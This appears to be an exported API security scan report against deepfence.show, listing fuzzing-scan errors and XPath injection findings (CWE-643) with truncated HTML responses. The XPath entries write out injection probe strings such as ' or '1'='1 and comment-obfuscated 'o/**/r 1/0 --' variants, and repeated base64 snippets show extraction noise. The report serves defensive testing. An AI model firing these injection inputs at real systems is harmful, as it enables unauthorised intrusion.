Action Points	<p>Since random data inserted into the parameters</p> <ul style="list-style-type: none">• demouser@deepfence.io• DemoUser1# <p>provoked an unexpected response, you may want to improve error handling in the code processing this input.</p>						
Issue Number	#92						

Scan	Fuzzing Scan
Severity	ERROR
Endpoint	https://deepfence.show/

Request	GET https://deepfence.show/ HTTP/1.1						
Test Step	GET						
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>jMOjPZhyk3XSI7M</td></tr><tr><td>DemoUser1#</td><td>aFz6Wk</td></tr></table>	Name	Value	demouser@deepfence.io	jMOjPZhyk3XSI7M	DemoUser1#	aFz6Wk
Name	Value						
demouser@deepfence.io	jMOjPZhyk3XSI7M						
DemoUser1#	aFz6Wk						
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAGCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJ1YWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvmzyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlpguFqg93Dy...</pre>						
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+/\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]						
Action Points	<p>Since random data inserted into the parameters</p> <ul style="list-style-type: none">• demouser@deepfence.io• DemoUser1# <p>provoked an unexpected response, you may want to improve error handling in the code processing this input.</p>						
Issue Number	#93						

Scan	Fuzzing Scan						
Severity	ERROR						
Endpoint	https://deepfence.show/						
Request	GET https://deepfence.show/ HTTP/1.1						
Test Step	GET						
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>C78YCKd</td></tr><tr><td>DemoUser1#</td><td>4EhC6QB2mHtj6p</td></tr></table>	Name	Value	demouser@deepfence.io	C78YCKd	DemoUser1#	4EhC6QB2mHtj6p
Name	Value						
demouser@deepfence.io	C78YCKd						
DemoUser1#	4EhC6QB2mHtj6p						
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-</pre>						

	<pre>9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/ png" href="data:image/png;base64, iVBORw0KGgoAAAANSUheUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZG9iZS BJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/ z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCg AQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+ z9tp77YtKKQhfVzmyBCUBcG6pDplJAz6ercP+oSRkXQE1R8DlgggFqg93Dy...</pre>
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]
Action Points	<p>Since random data inserted into the parameters</p> <ul style="list-style-type: none">• demouser@deepfence.io• DemoUser1# <p>provoked an unexpected response, you may want to improve error handling in the code processing this input.</p>
Issue Number	#94

Scan	Fuzzing Scan						
Severity	ERROR						
Endpoint	https://deepfence.show/						
Request	GET https://deepfence.show/ HTTP/1.1						
Test Step	GET						
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>OCQ8H</td></tr><tr><td>DemoUser1#</td><td>crcJu</td></tr></table>	Name	Value	demouser@deepfence.io	OCQ8H	DemoUser1#	crcJu
Name	Value						
demouser@deepfence.io	OCQ8H						
DemoUser1#	crcJu						
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title> DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content=" width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/ cdn-cgi/apps/head/loFQ1Z6Js1J4MHXX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER __"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id=" ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e- 9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/ png" href="data:image/png;base64, iVBORw0KGgoAAAANSUheUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZG9iZS BJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/ z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCg AQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+ z9tp77YtKKQhfVzmyBCUBcG6pDplJAz6ercP+oSRkXQE1R8DlgggFqg93Dy...</pre>						
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]						
Action Points	<p>Since random data inserted into the parameters</p> <ul style="list-style-type: none">• demouser@deepfence.io• DemoUser1# <p>provoked an unexpected response, you may want to improve error handling in the code processing this input.</p>						
Issue Number	#95						

Scan	Fuzzing Scan						
Severity	ERROR						
Endpoint	https://deepfence.show/						
Request	GET https://deepfence.show/ HTTP/1.1						
Test Step	GET						
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>YSt63</td></tr><tr><td>DemoUser1#</td><td>Ft39rj2fwYTNr7M</td></tr></table>	Name	Value	demouser@deepfence.io	YSt63	DemoUser1#	Ft39rj2fwYTNr7M
Name	Value						
demouser@deepfence.io	YSt63						
DemoUser1#	Ft39rj2fwYTNr7M						
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvmYBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>						
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]						
Action Points	<p>Since random data inserted into the parameters</p> <ul style="list-style-type: none">• demouser@deepfence.io• DemoUser1# <p>provoked an unexpected response, you may want to improve error handling in the code processing this input.</p>						
Issue Number	#96						

Scan	Fuzzing Scan						
Severity	ERROR						
Endpoint	https://deepfence.show/						
Request	GET https://deepfence.show/ HTTP/1.1						
Test Step	GET						
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>47SMZZ6r7D7xaH</td></tr><tr><td>DemoUser1#</td><td>W6AyehCwVG7</td></tr></table>	Name	Value	demouser@deepfence.io	47SMZZ6r7D7xaH	DemoUser1#	W6AyehCwVG7
Name	Value						
demouser@deepfence.io	47SMZZ6r7D7xaH						
DemoUser1#	W6AyehCwVG7						
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785</p>						

Response is too big. Beginning of the response:

```
<!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>
>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="
width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/
cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl8102OQ.js"></script><script
language="javascript"> window.__DF_CSRF_TOKEN = "$__CSRF_TOKEN_PLACEHOLDER
__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="
ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-
9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget
script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/
png" href="data:image/png;base64,
iVBORw0KGgoAAAANSUheUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZG9iZS
BJBWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/
z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRfRWCg
AQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+
z9tp77YtKKQhfvzmyBCUBcG6pDplJAz6ercP+oSRkXQE1R8Dlggufqg93Dy...
```

Alerts Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]

Action Points Since random data inserted into the parameters

- demouser@deepfence.io
- DemoUser1#

provoked an unexpected response, you may want to improve error handling in the code processing this input.

Issue Number #97

Scan Fuzzing Scan

Severity ERROR

Endpoint https://deepfence.show/

Request GET https://deepfence.show/ HTTP/1.1

Test Step GET

Modified Parameters	Name	Value
	demouser@deepfence.io	UKT3ftJhiG6JCx
	DemoUser1#	U9xp12q3nTb4tGL

Response

Content-type: text/html; charset=UTF-8

Content length: 7785

Response is too big. Beginning of the response:

```
<!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>
>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="
width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/
cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl8102OQ.js"></script><script
language="javascript"> window.__DF_CSRF_TOKEN = "$__CSRF_TOKEN_PLACEHOLDER
__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="
ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-
9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget
script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/
png" href="data:image/png;base64,
iVBORw0KGgoAAAANSUheUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZG9iZS
BJBWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/
z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRfRWCg
AQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+
z9tp77YtKKQhfvzmyBCUBcG6pDplJAz6ercP+oSRkXQE1R8Dlggufqg93Dy...
```

Alerts Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]

Action Points	Since random data inserted into the parameters <ul style="list-style-type: none">• demouser@deepfence.io• DemoUser1# provoked an unexpected response, you may want to improve error handling in the code processing this input.	#98
Issue Number		

Scan	Fuzzing Scan						
Severity	ERROR						
Endpoint	https://deepfence.show/						
Request	GET https://deepfence.show/ HTTP/1.1						
Test Step	GET						
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>QDUV5DLRa9tMZNc</td></tr><tr><td>DemoUser1#</td><td>wPgy6uPAQjgg</td></tr></table>	Name	Value	demouser@deepfence.io	QDUV5DLRa9tMZNc	DemoUser1#	wPgy6uPAQjgg
Name	Value						
demouser@deepfence.io	QDUV5DLRa9tMZNc						
DemoUser1#	wPgy6uPAQjgg						
Response	<div><p>Content-type: text/html; charset=UTF-8</p><p>Content length: 7785</p><p>Response is too big. Beginning of the response:</p><pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAGCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJ1YWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn11x54zZ6+z9tp77YtKKQhfvzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre></div>						
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]						
Action Points	<div>Since random data inserted into the parameters</div> <ul style="list-style-type: none">• demouser@deepfence.io• DemoUser1# <div>provoked an unexpected response, you may want to improve error handling in the code processing this input.</div>						
Issue Number	#99						

Scan	Fuzzing Scan	
Severity	ERROR	
Endpoint	https://deepfence.show/	
Request	GET https://deepfence.show/ HTTP/1.1	
Test Step	GET	

	Response is too big. Beginning of the response: <!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-r181020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRalUAVLhg48Wif5U6oMvkPrDV6la8VFohfrRfRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvmzmyBCUBcG6pDplJAz6ercP+oSRkXQE1R8Dlggufqg93Dy...
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]
Action Points	You may need to remove XPath tokens from the contents of the parameter demouser@deepfence.io
CWE-ID	CWE-643
Issue Number	#101

Scan	XPath Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>' or '1'='1</td></tr></table>	Name	Value	demouser@deepfence.io	' or '1'='1
Name	Value				
demouser@deepfence.io	' or '1'='1				
Response	Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response: <!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-r181020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRalUAVLhg48Wif5U6oMvkPrDV6la8VFohfrRfRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvmzmyBCUBcG6pDplJAz6ercP+oSRkXQE1R8Dlggufqg93Dy...				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove XPath tokens from the contents of the parameter demouser@deepfence.io				
CWE-ID	CWE-643				
Issue Number	#102				

Scan XPath Injection

Severity **ERROR**

Endpoint https://deepfence.show/

Request GET https://deepfence.show/ HTTP/1.1

Test Step GET

Modified Parameters

Name	Value
demouser@deepfence.io	1/0

Response

Content-type: text/html; charset=UTF-8

Content length: 7785

Response is too big. Beginning of the response:

```
<!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZBG9iZSBjBjBwFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNSJdmLyMGpjglEpoRWvNhCpRalUAVLhg48Wif5U6oMvkPrDV6la8VFohfrRfRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvmzmyBCUBcG6pDplJAz6ercP+oSRkXQE1R8Dlggufqg93Dy...
```

Alerts Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]

Action Points You may need to remove XPath tokens from the contents of the parameter demouser@deepfence.io

CWE-ID CWE-643

Issue Number

#103

Scan XPath Injection

Severity **ERROR**

Endpoint https://deepfence.show/

Request GET https://deepfence.show/ HTTP/1.1

Test Step GET

Modified Parameters

Name	Value
demouser@deepfence.io	'%20o/**/r%201/0%20--

Response

Content-type: text/html; charset=UTF-8

Content length: 7785

Response is too big. Beginning of the response:

```
<!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="
```

	<pre>ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRalUAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvmzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlgggFqg93Dy...</pre>
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]
Action Points	You may need to remove XPath tokens from the contents of the parameter demouser@deepfence.io
CWE-ID	CWE-643
Issue Number	#104

Scan	XPath Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>' o/**/r 1/0 --</td></tr></table>	Name	Value	demouser@deepfence.io	' o/**/r 1/0 --
Name	Value				
demouser@deepfence.io	' o/**/r 1/0 --				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRalUAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvmzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlgggFqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove XPath tokens from the contents of the parameter demouser@deepfence.io				
CWE-ID	CWE-643				
Issue Number	#105				

Scan	XPath Injection
Severity	ERROR

Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>;</td></tr></table>	Name	Value	demouser@deepfence.io	;
Name	Value				
demouser@deepfence.io	;				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAGCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvyzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove XPath tokens from the contents of the parameter demouser@deepfence.io				
CWE-ID	CWE-643				
Issue Number	#106				

Scan	XPath Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>'%20and%201=2%20--</td></tr></table>	Name	Value	demouser@deepfence.io	'%20and%201=2%20--
Name	Value				
demouser@deepfence.io	'%20and%201=2%20--				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAGCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCg</pre>				

